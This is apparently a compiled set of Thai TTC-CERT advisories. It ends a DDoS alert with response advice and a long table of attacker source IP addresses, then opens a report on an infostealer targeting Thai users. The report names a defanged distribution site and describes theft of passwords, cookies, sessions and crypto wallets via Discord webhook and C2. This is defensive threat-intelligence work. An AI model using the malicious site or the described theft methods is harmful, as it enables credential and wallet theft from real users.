- มอบหมายให้ผู้ดูแลระบบเครือข่าย (Network Administrator) ทำการตรวจสอบและยืนยันให้แน่ใจว่าปัญหาที่เกิดขึ้นกับการให้บริการเว็บไซต์ ไม่ได้เกิดจากกระบวนการซ่อมบำรุงหรือเป็นปัญหาที่มาจากภายในระบบเครือข่ายขององค์กรเอง นอกจากนี้ ผู้ดูแลระบบเครือข่ายยังสามารถตรวจสอบข้อมูล network traffic เพื่อวิเคราะห์การโจมตีที่เกิดขึ้นเพื่อทำการรับมือและบรรเทาผลกระทบจากการโจมตี
- ประสานงานกับผู้ให้บริการอินเทอร์เน็ต (ISP) เพื่อตรวจสอบว่าปัญหาเกิดจากฝั่ง ISP หรือมีการโจมตีเกิดขึ้นกับระบบเครือข่ายโดยมีองค์กรของท่านเป็นเป้าหมายโดยตรง ซึ่งในกรณีนี้ทาง ISP อาจสามารถให้คำแนะนำหรือให้ความช่วยเหลือในการรับมือเหตุการณ์ดังกล่าวได้
- ทั้งนี้ หากองค์กรได้ทำการวิเคราะห์แล้วพบว่าถูกโจมตีแบบ DDoS ในห้วงเวลาตั้งแต่ 29 มิ.ย.66 เป็นต้นไป ขอให้องค์กรดังกล่าวส่งข้อมูลเกี่ยวกับรูปแบบวิธีการในการโจมตีแบบ DDoS รวมถึง Source IP Address ที่คาดว่าเป็นหมายเลข IP Address ที่ใช้ในการโจมตีดังกล่าว หรือ Traffic Log ที่เกี่ยวกับการโจมตีในครั้งนี้ ให้กับศูนย์ TTC-CERT ผ่านช่องทางอีเมลที่ report@ttc-cert.or.th เพื่อนำมาใช้เป็นข้อมูลในการแจ้งเตือนและป้องกันการถูกโจมตีในกรณีนี้ให้กับองค์กรอื่น ๆ ต่อไป

ข้อมูลอ้างอิง

- https://www.facebook.com/groups/919606695249286/?multi_permalinks=1394392401104044&hoisted_section_header_type=recently_seen

เอกสารแนบท้าย Source IP address ที่กลุ่มผู้โจมตีใช้ในการโจมตีแบบ DDoS (ข้อมูลจาก TB-CERT)

Attack_Source_IP	Source_Country	Attack_Count
62.171.150.234	United Kingdom	318024
186.121.235.222	Bolivia	143525
185.142.64.63	Russia	135033
47.204.15.81	United States	117731
206.189.58.34	Germany	109462
78.110.195.241	Belgium	106172
191.240.153.144	Brazil	104730
131.153.48.254	United States	104584
45.136.239.95	Netherlands	103960
104.194.10.15	United States	101628
1.10.255.90	Thailand	101039
35.194.104.49	Japan	100080
129.226.193.35	Singapore	99039
177.87.15.133	Brazil	98873
139.144.24.46	United States	98379
88.214.41.251	Turkey	96882
203.147.19.10	Thailand	95571

Attack_Source_IP	Source_Country	Attack_Count
186.234.124.127	Brazil	95262
209.126.9.54	United States	91894
14.226.28.255	Vietnam	91567
185.142.238.100	Netherlands	89702
73.103.176.223	United States	89382
216.128.141.55	United States	87472
185.172.85.183	Poland	83431
194.195.209.187	United States	83168
96.30.79.84	Thailand	83108
47.254.25.208	United States	80721
104.55.195.57	United States	78421
203.150.243.80	Thailand	77107
183.221.242.102	China	72342
62.14.234.232	Spain	71358
47.90.82.199	Hong Kong	62291
95.217.167.241	Finland	62286
20.212.130.156	Singapore	59227
183.221.242.103	China	58715

Attack_Source_IP	Source_Country	Attack_Count
164.92.254.92	Germany	55923
129.151.173.15	South Africa	46658
112.35.204.73	China	44654
47.88.90.210	United States	44292
61.16.138.238	India	41557
107.204.216.127	United States	39934
147.135.54.182	United States	38365
118.103.236.12	Pakistan	38189
157.245.144.118	Singapore	38122
38.56.70.97	United States	36272
36.95.87.245	Indonesia	31663
192.241.238.167	United States	31258
103.147.84.139	Indonesia	31156
103.74.121.88	Vietnam	30842
217.66.213.130	Iran	30834
185.191.236.162	Switzerland	29279
103.103.3.6	India	29185
103.157.218.170	Vietnam	29166

Attack_Source_IP	Source_Country	Attack_Count
103.217.219.125	Indonesia	29157
107.148.94.92	Japan	28394
5.189.144.84	Germany	28250
189.90.241.194	Brazil	27904
102.38.5.63	Libya	26256
50.225.202.9	United States	24870
140.238.58.147	Japan	24606
103.171.164.98	Indonesia	24199
96.255.60.159	United States	23634
185.58.28.214	Germany	23582
152.168.114.65	Argentina	22444
172.105.122.237	Singapore	22016
163.47.208.138	India	21300
185.89.157.134	Albania	21255
194.124.36.37	Turkey	21027
222.127.75.23	Philippines	20890
103.197.45.214	Pakistan	20775
181.78.15.105	Colombia	20351

Attack_Source_IP	Source_Country	Attack_Count
103.88.113.202	Vietnam	20279
112.78.134.132	Indonesia	19241
179.127.159.235	Brazil	19043
45.228.234.96	Guatemala	19009
202.138.239.15	Indonesia	18373
103.88.237.24	India	18297
47.254.169.94	Germany	17968
45.167.124.154	Colombia	17648
103.175.242.1	Bangladesh	17536
187.45.175.154	Brazil	17523
94.182.251.240	Iran	17481
103.156.15.68	Indonesia	16030
200.106.184.12	Argentina	15958
103.244.140.223	Bangladesh	15922
201.89.89.34	Brazil	15716
103.163.13.124	Indonesia	15428
103.172.42.218	Indonesia	15348
2.138.26.76	Spain	14684

Attack_Source_IP	Source_Country	Attack_Count
190.186.20.239	Bolivia	14259
103.173.231.64	Indonesia	14136
92.255.180.157	Russia	13449
36.90.177.108	Indonesia	13377
180.189.196.167	New Zealand	13046
125.25.40.41	Thailand	12901
188.132.222.8	Turkey	12706
24.255.52.101	United States	12700
186.87.21.10	Colombia	12333
200.106.184.14	Argentina	12086
175.106.10.227	Indonesia	11817
92.255.7.162	Russia	11390
202.65.173.39	Bangladesh	11279
103.172.70.29	Indonesia	11078
195.117.211.146	Poland	11062
103.96.221.5	India	10976
169.239.248.198	Ghana	10758
112.202.249.228	Philippines	10666

Attack_Source_IP	Source_Country	Attack_Count
168.227.11.140	Brazil	10541
167.114.133.176	Canada	10157
182.253.40.147	Indonesia	10122
45.171.158.50	Mexico	9891
103.114.219.201	United States	9576
119.8.10.18	Mexico	9396
209.45.90.173	Peru	9356
103.194.95.158	Pakistan	9324
123.231.221.178	Indonesia	9316
77.221.39.137	Hungary	9267
84.38.160.80	Poland	9163
190.52.36.90	Argentina	9034
185.200.38.54	Turkey	8811
103.172.70.140	Indonesia	8687
36.64.162.194	Indonesia	8624
66.70.225.202	Canada	8624
181.212.45.226	Chile	8580
187.63.157.57	Dominican Republic	8372

Attack_Source_IP	Source_Country	Attack_Count
188.161.192.115	Palestinian Territory	8342
187.63.157.60	Dominican Republic	8321
87.101.230.62	Saudi Arabia	8292
103.115.20.4	Hong Kong	8196
77.69.159.95	Bahrain	8018
95.174.68.62	Austria	7819
103.118.46.12	Cambodia	7643
103.140.50.242	India	7601
102.223.88.30	Uganda	7534
116.206.243.50	Indonesia	7528
222.252.156.61	Vietnam	7426
185.97.132.28	Palestinian Territory	7309
103.114.219.199	United States	7282
181.232.190.39	Dominican Republic	7171
204.157.247.146	Russia	7011
180.191.16.247	Philippines	7002
103.132.91.142	Bangladesh	6972
14.161.33.150	Vietnam	6927

Attack_Source_IP	Source_Country	Attack_Count
212.23.217.226	Iraq	6911
200.127.68.144	Argentina	6909
152.69.193.140	Japan	6789
78.188.81.57	Turkey	6747
185.172.212.233	Iran	6609
170.231.55.26	Honduras	6544
178.213.24.216	Russia	6544
103.80.236.93	Indonesia	6476
102.212.40.130	Mauritius	6466
103.124.97.12	Nepal	6428
122.54.193.69	Philippines	6424
180.178.140.2	Pakistan	6411
45.233.64.2	Guatemala	6383
200.91.201.187	Colombia	6357
182.253.183.192	Indonesia	6305
45.189.118.92	Peru	6279
203.79.29.218	Indonesia	6181
103.244.140.222	Bangladesh	6033

Attack_Source_IP	Source_Country	Attack_Count
203.190.53.197	Indonesia	6032
103.147.247.171	Indonesia	6016
103.179.182.185	Indonesia	5925
202.51.114.209	Indonesia	5837
103.156.70.30	Indonesia	5727
181.232.190.234	Dominican Republic	5683
188.161.75.47	Palestinian Territory	5643
200.82.238.28	Venezuela	5529
116.58.239.34	Thailand	5510
202.154.36.30	Indonesia	5413
158.160.56.149	Venezuela	5253
103.36.100.248	Bangladesh	5194
91.103.208.98	Russia	5189
180.184.91.187	China	5125
180.194.91.146	Philippines	5087
213.74.163.181	Turkey	5073
50.236.203.15	United States	5070
36.90.107.35	Indonesia	5061

Attack_Source_IP	Source_Country	Attack_Count
83.244.80.60	Palestinian Territory	5019
103.163.227.247	Indonesia	4872
190.119.76.68	Peru	4861
190.0.246.210	Colombia	4836
186.251.224.82	Brazil	4662
178.236.223.250	Russia	4658
103.169.43.235	United States	4657
45.233.170.77	Colombia	4638
45.183.61.9	Paraguay	4616
179.43.8.100	Brazil	4605
200.106.184.21	Argentina	4532
58.69.61.192	Philippines	4516
103.163.231.253	Indonesia	4451
103.114.219.220	United States	4448
103.153.191.227	Indonesia	4433
103.53.78.26	Indonesia	4350
45.174.87.18	Mexico	4314
187.49.36.136	Brazil	4212

Attack_Source_IP	Source_Country	Attack_Count
45.201.209.137	Cambodia	4154
190.97.240.10	Venezuela	4148
103.53.76.57	Indonesia	4140
190.115.4.51	Guatemala	4115
61.7.146.7	Thailand	4104
103.244.140.221	Bangladesh	4089
8.242.85.3	Peru	4079
181.232.190.57	Dominican Republic	4050
103.59.44.125	Taiwan	3988
103.171.240.66	Indonesia	3980
151.248.16.89	Netherlands	3933
38.49.137.90	United States	3880
191.97.14.26	Colombia	3757
103.167.170.239	Indonesia	3751
190.121.239.218	Venezuela	3702
103.114.219.117	United States	3696
36.91.45.11	Indonesia	3688
103.114.219.211	United States	3643

Attack_Source_IP	Source_Country	Attack_Count
103.156.17.83	Indonesia	3600
66.70.144.202	United States	3595
103.156.234.2	Indonesia	3589
23.130.144.11	Puerto Rico	3571
84.52.125.113	Russia	3520
183.88.1.78	Thailand	3518
45.184.73.0	Brazil	3510
190.121.207.183	Guatemala	3501
110.78.165.223	Thailand	3469
202.131.159.210	India	3433
81.12.119.50	Iran	3430
223.205.19.244	Thailand	3424
89.132.179.193	Hungary	3397
45.249.216.91	Indonesia	3383
103.167.109.133	Indonesia	3363
185.65.253.83	Iraq	3324
1.1.220.100	Thailand	3322
201.131.239.233	Mexico	3303

Attack_Source_IP	Source_Country	Attack_Count
101.255.164.50	Indonesia	3283
103.114.219.119	United States	3220
171.5.224.170	Thailand	3217
84.51.15.250	Turkey	3147
186.68.101.146	Ecuador	3107
150.107.247.233	Indonesia	3096
45.189.254.213	Mexico	3092
161.49.215.243	Philippines	3060
93.157.196.58	Bosnia and Herzegovina	3043
103.62.237.102	India	2989
45.7.135.83	Colombia	2949
103.244.140.220	Bangladesh	2931
181.10.204.85	Argentina	2896
45.167.125.12	Colombia	2877
220.247.175.83	Indonesia	2876
139.255.244.20	Indonesia	2849
185.172.3.18	Iran	2822
122.52.139.240	Philippines	2818

Attack_Source_IP	Source_Country	Attack_Count
45.189.254.214	Mexico	2788
73.242.86.12	United States	2787
103.124.137.203	Indonesia	2736
179.49.113.225	Honduras	2719
192.99.208.0	Canada	2695
69.130.65.89	United States	2695
179.0.42.246	Ecuador	2676
177.136.86.138	Brazil	2668
179.0.42.242	Ecuador	2652
38.52.222.250	United States	2618
154.160.81.170	Ghana	2568
170.84.147.2	Brazil	2551
103.119.55.232	Indonesia	2550
93.176.166.190	Spain	2543
103.160.12.184	Indonesia	2503
188.132.221.163	Turkey	2492
125.229.149.168	Taiwan	2468
65.21.242.89	Finland	2468

Attack_Source_IP	Source_Country	Attack_Count
201.77.110.11	Mexico	2463
203.190.113.194	Indonesia	2448
200.24.134.61	Ecuador	2444
179.0.43.67	Ecuador	2429
103.76.13.234	Indonesia	2427
69.75.140.157	United States	2425
74.62.179.122	United States	2419
189.90.249.80	Brazil	2414
47.242.3.214	Hong Kong	2412
179.61.229.86	Dominican Republic	2408
213.244.83.13	Palestinian Territory	2401
165.16.60.205	Libya	2392
45.224.99.2	Ecuador	2370
75.74.167.195	United States	2336
103.176.96.129	Indonesia	2322
103.164.213.78	Indonesia	2304
179.0.43.68	Ecuador	2300
45.120.57.34	India	2243

Attack_Source_IP	Source_Country	Attack_Count
113.160.208.169	Vietnam	2241
131.221.40.234	Colombia	2240
103.235.178.18	Afghanistan	2209
115.69.222.118	Indonesia	2184
193.41.88.58	Ukraine	2183
139.255.10.238	Indonesia	2180
103.156.233.161	Indonesia	2156
103.176.96.143	Indonesia	2156
86.110.27.165	Russia	2150
131.100.51.110	Colombia	2129
116.197.132.162	Indonesia	2088
195.2.239.27	Russia	2073
94.153.163.226	Ukraine	2040
190.113.40.40	Dominican Republic	2029
190.71.60.195	Colombia	2016
101.109.253.117	Thailand	1990
103.18.46.250	Australia	1980
76.80.143.105	United States	1966

Attack_Source_IP	Source_Country	Attack_Count
188.132.222.45	Turkey	1961
103.80.237.28	Indonesia	1951
45.174.0.82	Brazil	1931
179.32.62.127	Colombia	1918
179.0.87.1	Brazil	1916
103.154.144.202	Indonesia	1890
61.216.156.222	Taiwan	1874
124.105.183.73	Philippines	1863
203.142.69.250	Indonesia	1848
103.42.201.98	Australia	1838
177.53.214.21	Ecuador	1821
181.191.94.126	Brazil	1814
139.190.235.84	Pakistan	1799
157.100.7.146	Ecuador	1796
102.39.215.83	South Africa	1788
203.24.49.4	Australia	1784
95.81.87.148	Iran	1765
37.130.26.140	Poland	1745

Attack_Source_IP	Source_Country	Attack_Count
181.65.138.244	Peru	1720
123.182.59.190	China	1718
103.133.24.126	Indonesia	1717
141.237.100.21	Greece	1668
45.178.48.122	Paraguay	1668
103.65.238.250	Indonesia	1656
177.125.89.101	Brazil	1632
103.172.70.175	Indonesia	1629
45.174.76.95	Mexico	1628
103.141.109.237	Indonesia	1610
116.212.132.218	Cambodia	1602
103.154.152.47	Indonesia	1600
203.190.43.206	Indonesia	1571
94.231.192.26	Turkey	1548
1.20.232.223	Thailand	1531
109.202.31.111	Russia	1525
103.102.85.1	India	1504
45.177.177.24	Mexico	1460

Attack_Source_IP	Source_Country	Attack_Count
223.25.100.234	Indonesia	1455
103.106.219.140	Indonesia	1449
202.153.233.228	Indonesia	1444
201.77.108.61	Mexico	1430
46.219.80.142	Ukraine	1418
125.166.8.8	Indonesia	1399
181.204.183.178	Colombia	1393
8.219.210.112	Singapore	1374
177.36.45.58	Brazil	1360
202.43.110.168	Vietnam	1350
88.119.139.237	Lithuania	1349
102.130.133.102	South Africa	1316
49.231.129.2	Thailand	1312
105.29.165.83	Kenya	1300
177.93.50.106	Colombia	1293
181.232.190.48	Dominican Republic	1288
188.168.25.90	Russia	1276
210.200.169.134	Taiwan	1265

Attack_Source_IP	Source_Country	Attack_Count
103.114.219.206	United States	1238
190.90.39.68	Colombia	1215
131.100.51.250	Colombia	1196
182.253.45.223	Indonesia	1189
104.37.102.206	United States	1180
103.140.109.91	Indonesia	1172
103.70.147.233	India	1141
103.106.145.2	Indonesia	1132
190.103.48.215	Venezuela	1094
152.86.90.144	United States	1082
103.132.52.57	Indonesia	1068
185.128.240.66	Romania	1060
38.51.60.130	Canada	1060
182.253.28.124	Indonesia	1052
103.132.52.169	Indonesia	1031
45.174.79.130	Mexico	1025
45.177.177.30	Mexico	1025
103.132.52.116	Indonesia	1014

Attack_Source_IP	Source_Country	Attack_Count
115.147.34.50	Philippines	1012
142.190.148.86	United States	1010
5.188.64.240	Kazakhstan	972
183.81.156.229	Indonesia	968
103.153.190.78	Indonesia	930
203.128.71.90	Indonesia	833
190.124.18.1	Honduras	821
175.101.80.134	India	812
222.104.128.205	South Korea	808
186.179.100.99	Colombia	793
210.57.211.9	Indonesia	781
190.119.76.66	Peru	774
177.23.133.8	Brazil	764
103.157.13.75	India	760
165.16.27.30	Libya	747
162.40.204.19	United States	729
76.237.169.205	United States	704
187.103.73.165	Brazil	681

Attack_Source_IP	Source_Country	Attack_Count
103.148.112.125	Indonesia	673
187.94.211.214	Brazil	663
73.251.60.14	United States	662
185.180.236.1	Russia	652
190.186.18.161	Bolivia	647
124.195.199.67	Maldives	624
161.49.219.73	Philippines	620
222.127.54.69	Philippines	612
36.67.208.60	Indonesia	591
190.121.239.194	Venezuela	567
136.144.19.50	United States	560
190.5.110.12	Honduras	550
152.32.187.164	Hong Kong	536
181.78.83.211	Argentina	527
200.25.254.193	Colombia	514
103.161.164.125	Indonesia	512
193.169.4.12	Russia	496
170.246.85.108	Ecuador	476

Attack_Source_IP	Source_Country	Attack_Count
202.58.199.245	Indonesia	476
45.234.60.196	Venezuela	476
84.207.252.37	United Kingdom	464
103.76.27.34	Indonesia	463
194.110.13.4	United Kingdom	458
113.23.55.23	Vietnam	453
45.234.60.192	Venezuela	433
74.193.212.198	United States	430
204.199.117.186	Colombia	422
136.144.19.226	United States	411
103.184.56.130	Australia	408
202.6.225.98	Indonesia	400
24.253.99.246	United States	384
36.94.58.26	Indonesia	372
179.1.129.93	Colombia	344
75.0.195.58	United States	336
73.212.69.213	United States	318
136.144.19.74	United States	313

Attack_Source_IP	Source_Country	Attack_Count
216.24.219.167	United States	308
136.144.19.69	United States	296
136.144.19.80	United States	296
193.36.224.140	United States	285
136.144.19.227	United States	284
136.144.19.63	United States	284
136.144.19.79	United States	284
136.144.19.57	United States	283
179.1.129.131	Colombia	282
136.144.19.62	United States	280
102.22.194.126	South Africa	272
103.117.31.59	Australia	256
77.225.198.220	Spain	256
136.144.19.225	United States	244
190.112.39.241	Argentina	244
136.144.19.229	United States	228
181.232.190.37	Dominican Republic	228
103.155.197.50	Indonesia	218

Attack_Source_IP	Source_Country	Attack_Count
38.45.248.19	Canada	208
103.51.205.22	Australia	200
187.62.64.152	Brazil	195
67.214.42.239	United States	193
66.70.253.98	United States	178
76.181.98.140	United States	165
182.23.107.211	Indonesia	138
136.144.19.235	United States	133
203.176.179.255	Indonesia	133
38.70.255.217	United States	116
190.14.249.194	Colombia	114
136.144.19.73	United States	113
67.214.42.209	United States	88
103.159.90.14	India	85
103.31.109.59	Indonesia	85
186.24.12.94	Venezuela	82
103.114.219.186	United States	75
136.144.19.61	United States	74

Attack_Source_IP	Source_Country	Attack_Count
136.144.19.72	United States	66
50.5.227.6	United States	46
131.109.9.121	United States	45
136.144.19.41	United States	37
136.144.19.76	United States	27
113.53.231.130	Thailand	25
136.144.19.219	United States	16
181.232.190.53	Dominican Republic	15
8.219.64.236	Singapore	14
111.68.117.200	Indonesia	12
107.209.78.140	United States	10
172.99.175.128	Russia	10
136.144.19.58	United States	9
181.232.190.45	Dominican Republic	9
186.121.235.66	Bolivia	9
67.214.42.93	United States	8
95.56.254.139	Kazakhstan	8
96.95.164.43	United States	8

Attack_Source_IP	Source_Country	Attack_Count
136.144.19.70	United States	7
183.82.100.253	India	6
103.6.177.174	Hong Kong	5
136.144.19.66	United States	5
181.232.190.38	Dominican Republic	5
67.214.42.53	United States	5
185.105.238.209	Iran	4
36.37.207.78	Cambodia	4
114.7.8.218	Indonesia	3
115.144.99.220	South Korea	3
141.98.234.68	United States	3
167.235.135.184	Germany	3
181.214.197.192	United States	3
181.232.190.34	Dominican Republic	3
185.130.104.238	Russia	3
185.138.164.21	United Kingdom	3
185.15.172.212	Russia	3
185.169.54.231	Turkey	3

Attack_Source_IP	Source_Country	Attack_Count
185.209.161.169	Netherlands	3
185.25.204.60	Italy	3
185.39.205.237	Russia	3
185.83.213.25	Portugal	3
185.86.77.126	Ukraine	3
194.146.57.64	Serbia	3
194.26.229.20	Russia	3
210.1.60.66	Thailand	3
45.32.241.77	Australia	3
92.223.65.81	Russia	3
165.0.50.110	South Africa	2
175.100.68.159	Cambodia	2
177.136.86.146	Brazil	2
185.100.87.174	Romania	2
185.24.253.139	Iran	2
188.0.2.1	Russia	2
201.220.102.146	Chile	2
202.162.38.106	Indonesia	2

Attack_Source_IP	Source_Country	Attack_Count
203.109.19.137	South Korea	2
36.93.145.106	Indonesia	2
38.9.160.6	Venezuela	2
51.222.86.79	Canada	2
65.109.182.130	Finland	2
67.214.42.133	United States	2
102.219.212.82	Nigeria	1
103.134.97.3	India	1
103.146.196.24	Indonesia	1
103.156.249.82	Indonesia	1
103.159.46.2	India	1
103.215.207.34	India	1
103.23.98.50	Philippines	1
103.41.88.6	India	1
103.57.225.240	Australia	1
103.65.238.244	Indonesia	1
104.244.74.159	Luxembourg	1
104.244.77.5	Luxembourg	1

Attack_Source_IP	Source_Country	Attack_Count
104.248.50.192	United States	1
107.189.8.181	Luxembourg	1
109.111.236.70	Serbia	1
109.195.230.143	Russia	1
115.247.98.14	India	1
117.99.237.125	India	1
121.46.64.170	Pakistan	1
136.144.19.234	United States	1
139.194.240.109	Indonesia	1
149.56.22.133	Canada	1
162.247.74.213	United States	1
162.247.74.216	United States	1
166.70.207.2	United States	1
167.250.51.240	Venezuela	1
170.79.12.75	Brazil	1
176.95.54.202	Germany	1
178.216.200.169	Poland	1
179.43.148.195	Switzerland	1

Attack_Source_IP	Source_Country	Attack_Count
180.149.232.217	Bangladesh	1
181.232.190.58	Dominican Republic	1
183.88.228.208	Thailand	1
185.120.77.165	Kazakhstan	1
185.143.223.66	United States	1
185.148.240.4	Turkey	1
185.20.198.106	Iraq	1
185.220.101.13	Germany	1
185.220.101.25	Germany	1
185.220.101.3	Germany	1
185.220.101.31	Germany	1
185.220.101.34	Germany	1
185.220.101.47	Germany	1
185.220.101.52	Germany	1
185.220.101.58	Germany	1
185.220.102.240	Germany	1
185.220.102.244	Germany	1
185.220.102.248	Germany	1

Attack_Source_IP	Source_Country	Attack_Count
185.220.103.7	United States	1
185.230.55.13	Spain	1
185.243.218.204	Norway	1
185.254.37.122	Bulgaria	1
185.254.75.55	Germany	1
185.255.91.239	Iran	1
185.37.147.117	Germany	1
185.42.170.203	Norway	1
185.82.98.73	Lebanon	1
190.2.213.114	Colombia	1
195.154.114.92	France	1
2.58.56.37	France	1
200.26.232.90	Colombia	1
203.171.110.218	Afghanistan	1
204.225.23.29	United States	1
209.14.69.16	Brazil	1
209.198.130.138	United States	1
212.115.232.79	Ukraine	1

Attack_Source_IP	Source_Country	Attack_Count
212.92.204.54	Croatia	1
23.128.248.12	United States	1
23.128.248.16	United States	1
23.129.64.130	United States	1
23.129.64.131	United States	1
23.129.64.143	United States	1
23.137.249.185	United States	1
27.54.71.234	Australia	1
37.57.15.43	Ukraine	1
41.206.207.2	South Africa	1
41.243.7.18	Democratic Republic of the Congo	1
45.129.56.225	Denmark	1
45.146.7.45	United States	1
45.15.157.177	Russia	1
45.224.99.4	Ecuador	1
45.42.47.69	United States	1
45.76.202.163	Japan	1

Attack_Source_IP	Source_Country	Attack_Count
46.20.35.75	Germany	1
5.42.80.233	Russia	1
5.44.42.40	Russia	1
50.246.120.125	United States	1
62.182.201.75	Russia	1
65.20.66.181	United States	1
66.70.235.23	France	1
77.242.21.186	Albania	1
77.75.230.51	Czechia	1
77.91.87.79	Russia	1
78.153.130.65	Russia	1
79.137.195.103	Russia	1
82.79.29.12	Romania	1
84.204.40.154	Russia	1
88.119.179.10	Lithuania	1
89.234.157.254	France	1
89.58.30.164	Germany	1
91.206.27.26	Poland	1

Attack_Source_IP	Source_Country	Attack_Count
91.231.182.39	Croatia	1
93.123.16.89	Bulgaria	1
94.75.225.70	Netherlands	1
96.32.246.170	United States	1
96.9.66.131	Cambodia	1
96.9.90.22	Cambodia	1

เอกสารแนบท้าย 15


[TLP:CLEAR] การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ Infostealer ที่มุ่งเป้าโจมตีผู้ใช้งานชาวไทยโดยเฉพาะ

เผยแพร่ให้สาธารณะเมื่อ: 10 ก.ค.66

Executive Summary

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) ได้เฝ้าระวังและติดตามมัลแวร์ที่ใช้งานในการโจมตีชาวไทยมาอย่างใกล้ชิด โดยในระหว่างการการทำวิจัยจากแหล่งข่าวเปิด (OSINT) บนอินเตอร์เน็ตตามปกติ ศูนย์ TTC-CERT ตรวจพบเว็บไซต์ **hxxps://sites.google[.]com/view/documentfb** ถูกใช้ในการแพร่กระจายไฟล์ซึ่งเป็นมัลแวร์ประเภท Infostealer โดยเว็บไซต์ดังกล่าวมีการเขียนเนื้อหาด้วยภาษาไทยในลักษณะที่เชิญชวนให้ผู้ใช้งานทำการดาวน์โหลดไฟล์จากลิงค์ภายในหน้าเว็บไซต์ ซึ่งศูนย์ TTC-CERT เชื่อว่าผู้โจมตีมีเจตนาสร้างเว็บไซต์ดังกล่าวขึ้นมาเพื่อใช้ในการโจมตีผู้ใช้งานชาวไทยเท่านั้น

ไฟล์มัลแวร์ประเภท Infostealer ที่ผู้โจมตีใช้ในครั้งนี้ มีขีดความสามารถในการขโมยข้อมูลจากเว็บบราวเซอร์ เช่น รหัสผ่าน คุกกี้ (cookies) และ ประวัติการใช้งาน (history) ที่อยู่ในเว็บบราวเซอร์ อีกทั้งยังสามารถขโมย session จากแอพพลิเคชันหลากหลายชนิด เช่น Discord, Telegram, Instagram, Twitter, Reddit, และ Tiktok เป็นต้น นอกจากนี้ มัลแวร์ดังกล่าวยังสามารถขโมยข้อมูลที่เกี่ยวข้องกับ crypto wallet ของเหยื่อ และทำการเก็บรวบรวมข้อมูลพื้นฐานที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์เป้าหมาย เช่น computer name, เวอร์ชันของระบบปฏิบัติการ และ ขนาดของหน่วยความจำ (RAM) เป็นต้น ก่อนที่จะทำการส่งออกข้อมูล (exfiltrate) ผ่านช่องทาง Discord Webhook และ Command and Control (C2) ของผู้โจมตีรายละเอียดของ infection chain ในภาพรวมมีรายละเอียดตาม**ภาพที่ 1**



ภาพที่ 1 *แสดงภาพรวมของ infection chain ที่ใช้ในการโจมตี*

ทั้งนี้ ศูนย์ TTC-CERT ได้พิจารณาถึงขีดความสามารถของมัลแวร์ดังกล่าวร่วมกับข้อมูลแนวโน้มภัยคุกคามทางไซเบอร์ในภูมิภาคเอเชียตะวันออกเฉียงใต้ ณ ปัจจุบัน ซึ่งมีกลุ่มแฮกเกอร์ที่ใช้ภาษาเวียดนามในการสื่อสารนิยมใช้มัลแวร์ประเภท Infostealer ในการโจมตีผู้ใช้งานทั่วโลกรวมถึงผู้ใช้งานชาวไทย ทำให้สามารถคาดการณ์ด้วยความเชื่อมั่นระดับปานกลาง (medium level of confidence) ได้ว่า ผู้โจมตีที่อยู่เบื้องหลังการโจมตีในครั้งนี้อาจเป็นกลุ่มผู้โจมตีที่ใช้ภาษาเวียดนามในการสื่อสาร

ศูนย์ TTC-CERT ได้จัดทำรายงานการการแจ้งเตือน-วิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicator of Compromise (IOC)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไป สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicator of compromise (IOC) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

กลุ่มเป้าหมาย (Audience)

- การแจ้งเตือนนี้มีเป้าหมายสื่อสารถึงผู้เชี่ยวชาญด้านความมั่นคงปลอดภัยไซเบอร์และผู้ที่ทำหน้าที่ตรวจสอบเฝ้าระวังเหตุภัยคุกคามทางไซเบอร์ขององค์กร

วัตถุประสงค์

การแจ้งเตือนนี้มีวัตถุประสงค์เพื่อ

